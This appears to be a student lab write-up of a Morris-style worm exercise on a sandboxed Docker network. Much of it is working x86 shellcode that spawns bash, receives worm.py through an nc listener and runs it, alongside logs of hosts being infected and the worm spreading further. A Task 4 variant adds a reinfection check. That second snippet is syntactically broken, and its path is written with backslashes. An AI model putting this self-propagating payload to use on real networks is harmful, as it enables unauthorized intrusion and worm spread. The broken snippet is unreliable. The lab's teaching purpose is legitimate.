
Upon executing `worm.py` we can see output similar to the following-

```
seed@VM: ~/morrisworm
[08/07/22]seed@VM:~/morrisworm$ ./worm.py
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
10.153.0.73 is alive, launching the attack
*****
>>>> Attacking 10.153.0.73 <<<<
*****
10.151.0.74 is alive, launching the attack
*****
>>>> Attacking 10.151.0.74 <<<<
*****
The target is not alive
The target is not alive
The target is not alive
The target is not alive
10.153.0.71 is alive, launching the attack
*****
>>>> Attacking 10.153.0.71 <<<<
*****
```

The following image is the output from the docker terminal. Here, we can see several servers getting infected with our worm.


```
seed@VM: ~/../internet-nano
as152h-host_1-10.152.0.72 | Starting stack
as153h-host_3-10.153.0.74 | Starting stack
as153h-host_3-10.153.0.74 | (^_^) Shellcode is running (^_^)
as153h-host_3-10.153.0.74 | Listening on 0.0.0.0 8080
as152h-host_1-10.152.0.72 | (^_^) Shellcode is running (^_^)
as152h-host_1-10.152.0.72 | Listening on 0.0.0.0 8080
as153h-host_1-10.153.0.72 | Starting stack
as153h-host_1-10.153.0.72 | (^_^) Shellcode is running (^_^)
as153h-host_1-10.153.0.72 | Listening on 0.0.0.0 8080
as152h-host_4-10.152.0.75 | Starting stack
as152h-host_4-10.152.0.75 | (^_^) Shellcode is running (^_^)
as152h-host_4-10.152.0.75 | Listening on 0.0.0.0 8080
as152h-host_2-10.152.0.73 | Starting stack
as152h-host_2-10.152.0.73 | (^_^) Shellcode is running (^_^)
as152h-host_2-10.152.0.73 | Listening on 0.0.0.0 8080
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71 | Listening on 0.0.0.0 8080
as153h-host_4-10.153.0.75 | Starting stack
as153h-host_4-10.153.0.75 | Listening on 0.0.0.0 8080
as153h-host_4-10.153.0.75 | (^_^) Shellcode is running (^_^)
as153h-host_1-10.153.0.72 | Starting stack
as153h-host_1-10.153.0.72 | (^_^) Shellcode is running (^_^)
as153h-host_1-10.153.0.72 | Listening on 0.0.0.0 8080
as152h-host_3-10.152.0.74 | Starting stack
as152h-host_3-10.152.0.74 | (^_^) Shellcode is running (^_^)
as152h-host_3-10.152.0.74 | Listening on 0.0.0.0 8080
as152h-host_3-10.152.0.74 | Starting stack
as152h-host_3-10.152.0.74 | (^_^) Shellcode is running (^_^)
as152h-host_3-10.152.0.74 | Listening on 0.0.0.0 8080
```


Now, we have another small task to do. Upon receiving the `worm.py` file, we need to make it executable and execute it. It can be done by changing the shellcode a bit.



```
9 # You can use this shellcode to run any command you want
10 shellcode= (
11     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
12     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
13     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
14     "\xff\xff\xff"
15     "AAAABBBBCCCCDDDD"
16     "/bin/bash*"
17     "-c*"
18     # You can put your commands in the following three lines.
19     # Separating the commands using semicolons.
20     # Make sure you don't change the length of each line.
21     # The * in the 3rd line will be replaced by a binary zero.
22     " echo '(^_^) Shellcode is running (^_^)';"
23     " nc -lnv 8080 > worm.py;"
24     " chmod +x worm.py; ./worm.py"
25     "123456789012345678901234567890123456789012345678901234567890"
26     # The last line (above) serves as a ruler, it is not used
27 ).encode('latin-1')
28
29
```

After running the newest version of the `worm`, we can see the following output on docker terminal.



```
seed@VM: ~/.../internet-nano
as151h-host_0-10.151.0.71 | Connection received on 10.151.0.1 48174
as151h-host_0-10.151.0.71 | I am here
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71 | Listening on 0.0.0.0 8080
as151h-host_0-10.151.0.71 | ready! run 'docker exec -it 067921a01e41 /bin/zsh' to attach to this node
internet-nano_morris-worm-base_1 exited with code 0
internet-nano_ee6b326cce7e5be4913cbfc86f3c820_1 exited with code 0
as152h-host_0-10.152.0.71 | Starting stack
as152h-host_0-10.152.0.71 | (^_^) Shellcode is running (^_^)
as152h-host_0-10.152.0.71 | Listening on 0.0.0.0 8080
as152h-host_0-10.152.0.71 | Connection received on 10.152.0.1 58668
as152h-host_0-10.152.0.71 | The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71 | 10.154.0.73 is alive, launching the attack
as152h-host_0-10.152.0.71 | >>>> Attacking 10.154.0.73 <<<<
as153h-host_4-10.153.0.75 | Starting stack
as153h-host_4-10.153.0.75 | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75 | Listening on 0.0.0.0 8080
as153h-host_4-10.153.0.75 | Connection received on 10.153.0.1 59976
as152h-host_0-10.152.0.71 | 10.155.0.70 is alive, launching the attack
as152h-host_0-10.152.0.71 | >>>> Attacking 10.155.0.70 <<<<
as153h-host_4-10.153.0.75 | The worm has arrived on this host ^_^
as153h-host_4-10.153.0.75 | 10.153.0.79 is alive, launching the attack
as153h-host_4-10.153.0.75 | >>>> Attacking 10.153.0.79 <<<<
```

Here, we can observe that the worm spreads to other server(s) who are executing themselves and attacking other machines on the network.

Task 4

In this task, we have to implement a checking mechanism so that the worm doesn't reinfect the same machine. And if the `worm.py` file exists, it isn't copied again.

To check whether the `worm.py` file exists, we use the `[-e \bof\worm.py]` command along with `&&` and `||` bash operators.



```
1 import sys
2 import os
3 import time
4 import subprocess
5 from random import randint
6
7 # You can use this shellcode to run any command you want
8
9 shellcode= (
10     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13     "\xff\xff\xff"
14     "AAAABBBBCCCCDDDD"
15     "/bin/bash*"
16     "-c*"
17 )
18 # You can put your commands in the following three lines.
19 # Separating the commands using semicolons.
20 # Make sure you don't change the length of each line.
21 # The * in the 3rd line will be replaced by a binary zero.
22 " echo '(^_^) Shellcode is running (^_^)';"
23 " [ -e '/bof/worm.py' ] && echo 'present' || {"
24 " nc -lnv 8080 > worm.py; chmod +x worm.py; ./worm.py;"
25 " echo 'worm.py created for task 4!'; }"
26 "123456789012345678901234567890123456789012345678901234567890"
27 # The last line (above) serves as a ruler, it is not used
28 ).encode('latin-1')
29
30
```